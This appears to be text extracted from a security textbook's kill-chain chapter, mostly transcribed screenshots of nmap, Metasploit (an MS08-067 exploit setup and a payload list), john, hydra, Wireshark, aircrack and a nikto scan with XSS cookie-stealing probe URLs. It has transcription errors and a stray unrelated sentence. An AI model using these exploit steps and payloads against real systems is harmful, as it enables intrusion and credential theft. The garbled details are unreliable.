








Chapter 01: Security Posture















Chapter 02: Incident Response Process







Chapter 03: Understanding the Cybersecurity Kill Chain



```
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    opn   smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftpd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3     IMail pop3d 7.15 931-1
135/tcp   open  mstask   Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc    Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#
```



```

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.71    yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >

```

```

windows/imap/eudora_list      Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
windows/imap/novell_netmail_auth  Novell NetMail <=3.52d IMAP AUTHENTICATE Buffer Overflow

Compatible payloads
-----

  Name      Description
  ----      -
  generic/shell_bind_tcp      Generic Command Shell, Bind TCP Inline
  windows/dllinject/bind_tcp  Reflective DLL Injection, Bind TCP Stager
  windows/meterpreter/bind_tcp  Windows Meterpreter (Reflective Injection), Bind TCP Stager
  windows/metsvc_bind_tcp      Windows Meterpreter Service, Bind TCP
  windows/patchupdllinject/bind_tcp  Windows Inject DLL, Bind TCP Stager
  windows/patchupmeterpreter/bind_tcp  Windows Meterpreter (skape/jt injection), Bind TCP Stager
  windows/patchupvncinject/bind_tcp  Windows VNC Inject (skape/jt injection), Bind TCP Stager
  windows/shell/bind_tcp      Windows Command Shell, Bind TCP Stager
  windows/shell_bind_tcp      Windows Command Shell, Bind TCP Inline
  windows/upexec/bind_tcp      Windows Upload/Execute, Bind TCP Stager
  windows/vncinject/bind_tcp  VNC Server (Reflective Injection), Bind TCP Stager

```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/johns_passwd  
Created directory: /root/.john  
Warning: detected hash type "sha512crypt", but the string is also recognized as  
"crypt"  
Use the "--format=crypt" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5  
12 128/128 SSE2 2x])  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (john)  
lg 0:00:00:07 DONE (2015-11-06 01:44) 0.1424g/s 505.1p/s 650.9c/s 650.9C/s modem  
..SSS  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
root@kali:~#  
root@kali:~#
```

```
~/hydra-6.3-src  
m.o hydra-irc.o crc32.o d3des.o bfg.o ntlm.o sasl.o hydra-mod.o hydra.o -lm -lssl  
l -lcrypto -L/usr/lib -L/usr/local/lib -L/lib -L/lib  
  
If men could get pregnant, abortion would be a sacrament  
  
cd hydra-gtk && sh ./make_xhydra.sh  
Trying to compile xhydra now (hydra gtk gui) - dont worry if this fails, this is  
really optional ...  
`src/xhydra' -> `./xhydra.exe'  
The GTK GUI is ready, type "./xhydra" to start  
  
Now type make install  
  
RAHUL@RAHUL-PC: ~/hydra-6.3-src  
$ make install  
strip hydra pw-inspector  
echo OK > /dev/null && test -x xhydra && strip xhydra || echo OK > /dev/null  
cp hydra pw-inspector /usr/local/bin && cd /usr/local/bin && chmod 755 hydra pw-  
inspector  
echo OK > /dev/null && test -x xhydra && cp xhydra /usr/local/bin && cd /usr/loc  
al/bin && chmod 755 xhydra || echo OK > /dev/null  
cp -f hydra.1 xhydra.1 pw-inspector.1 /usr/local/man/man1  
cp: target '/usr/local/man/man1' is not a directory  
make: *** [install] Error 1  
  
RAHUL@RAHUL-PC: ~/hydra-6.3-src  
$
```

Wireshark interface showing a packet capture file named p3.pcap. The main pane displays a list of network packets with columns for No., Time, Source, Destination, Protocol, and Info. Packet 1 is highlighted, showing a SYN packet from 10.100.1.24 to 74.125.19.113 on port 80.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.100.1.24	74.125.19.113	TCP	51645 > 80 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.019445	74.125.19.113	10.100.1.24	TCP	80 > 51645 [SYN, ACK] Seq=0 Ack=1 win=5720 Len=0 MSS=1408 SACK_PERM=1
3	0.019625	10.100.1.24	74.125.19.113	TCP	51645 > 80 [ACK] Seq=1 Ack=1 win=16896 Len=0
4	0.020534	10.100.1.24	74.125.19.113	HTTP	GET /complete/search?client=chrome&hl=en-US&q=http%3A%2F%2Fwww.ccs
5	0.044744	10.100.1.24	10.100.1.24	TCP	80 > 51645 [ACK] Seq=1 Ack=495 win=6848 Len=0
6	0.081566	10.100.1.24	10.100.1.24	HTTP	HTTP/1.1 200 OK (text/javascript)
7	0.281510	10.100.1.24	74.125.19.113	TCP	51645 > 80 [ACK] Seq=495 Ack=348 win=16384 Len=0
8	0.297174	74.125.19.113	10.100.1.24	HTTP	[TCP Retransmission] HTTP/1.1 200 OK (text/javascript)
9	0.297340	10.100.1.24	74.125.19.113	TCP	[TCP Dup ACK 7#1] 51645 > 80 [ACK] Seq=495 Ack=348 win=16384 Len=0
10	1.566420	10.100.1.24	147.144.1.212	TCP	51646 > 80 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
11	1.590336	10.100.1.24	10.100.1.24	TCP	80 > 51646 [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1408 WS=2 SA
12	1.590469	10.100.1.24	147.144.1.212	TCP	51646 > 80 [ACK] Seq=1 Ack=1 win=16896 Len=0
13	1.590925	10.100.1.24	147.144.1.212	HTTP	GET /Graphics/ccsfseal.gif HTTP/1.1
14	1.623168	10.100.1.24	10.100.1.24	TCP	[TCP segment of a reassembled PDU]
15	1.627917	10.100.1.24	10.100.1.24	TCP	[TCP segment of a reassembled PDU]

Packet details for packet 1:

- Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface
- Ethernet II, Src: ... (aa:aa:aa:bb:bb:bb), Dst: ... (00:02:6f:43:95:c2)
- Internet Protocol Version 4, Src: 10.100.1.24 (10.100.1.24), Dst: 74.125.19.113 (74.125.19.113)
- Transmission Control Protocol, Src Port: 51645 (51645), Dst Port: 80 (80), seq: 0, Len: 0

Hex dump of the packet data:

```

0000 00 02 6f 43 95 c2 aa aa aa bb bb bb 08 00 45 00 ..OC....E.
0010 00 34 78 f9 40 00 80 06 18 61 0a 64 01 18 4a 7d .4x.@...a.d.}
0020 13 71 c9 bd 00 50 e3 a6 2c ad 00 00 00 80 02 .q...P.....
0030 20 00 0b 45 00 00 02 04 05 b4 01 03 03 08 01 01 ..E.....
0040 04 02 ..

```

Terminal window showing the execution of aircrack 2.3. The output displays the number of keys tested and the number of IVs found.

```

aircrack 2.3
[00:00:06] Tested 53975 keys (got 717821 IVs)

```

KB	depth	byte(vote)
0	0/1	7C< 107> 95< 30> AE< 16> 5C< 15> 9B< 15> 77< 12>
1	0/1	39< 138> 2F< 35> 2D< 15> 11< 13> F6< 13> 37< 13>
2	0/1	D7< 64> 69< 12> F6< 10> D3< 5> F2< 5> BE< 4>
3	0/1	59< 255> 53< 40> DD< 23> B2< 16> DC< 13> 79< 11>
4	0/1	52< 201> 96< 15> B8< 15> 19< 12> A0< 5> FD< 5>
5	0/1	A1< 222> 46< 22> A5< 16> 5A< 16> BF< 11> 5C< 8>
6	0/1	5D< 89> D8< 22> 8F< 20> EF< 18> B0< 18> B1< 12>
7	0/1	57< 103> 49< 43> FC< 30> 4E< 18> 4C< 15> 11< 15>
8	0/1	44< 93> E5< 23> AB< 13> 8B< 10> 0D< 8> 0F< 7>
9	0/1	4A< 148> 9E< 35> BF< 30> D6< 18> E6< 15> 1D< 15>
10	0/1	68< 715> 65< 45> D6< 26> E7< 22> 02< 20> 21< 20>

KEY FOUND! [7C:39:D7:59:52:68:02:01:00:00:00:00:00:68:D2:D5]

Press Ctrl-C to exit.

```

File Edit View Search Terminal Help
+ Target IP:
+ Target Hostname: wonderhowto.com
+ Target Port: 80
+ Start Time: 2014-03-16 13:47:02 (GMT0)
-----
+ Server: Microsoft-IIS/8.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-server-name' found, with contents: APP1
+ Uncommon header 'x-ua-compatible' found, with contents: IE=Edge,chrome1
+ Root page / redirects to: http://
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://10.0.63.22/images/".
+ Server banner has changed from 'Microsoft-IIS/8.5' to 'Microsoft-HTTPAPI/2.0' which may suggest a WAF, load balancer or proxy is in place
+ Retrieved x-aspnet-version header: 4.0.30319
+ Uncommon header 'x-aspnetmvc-version' found, with contents: 4.0
+ OSVDB-27071: /phpimageview.php?pic=javascript:alert(8754): PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload&name=MembersList&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
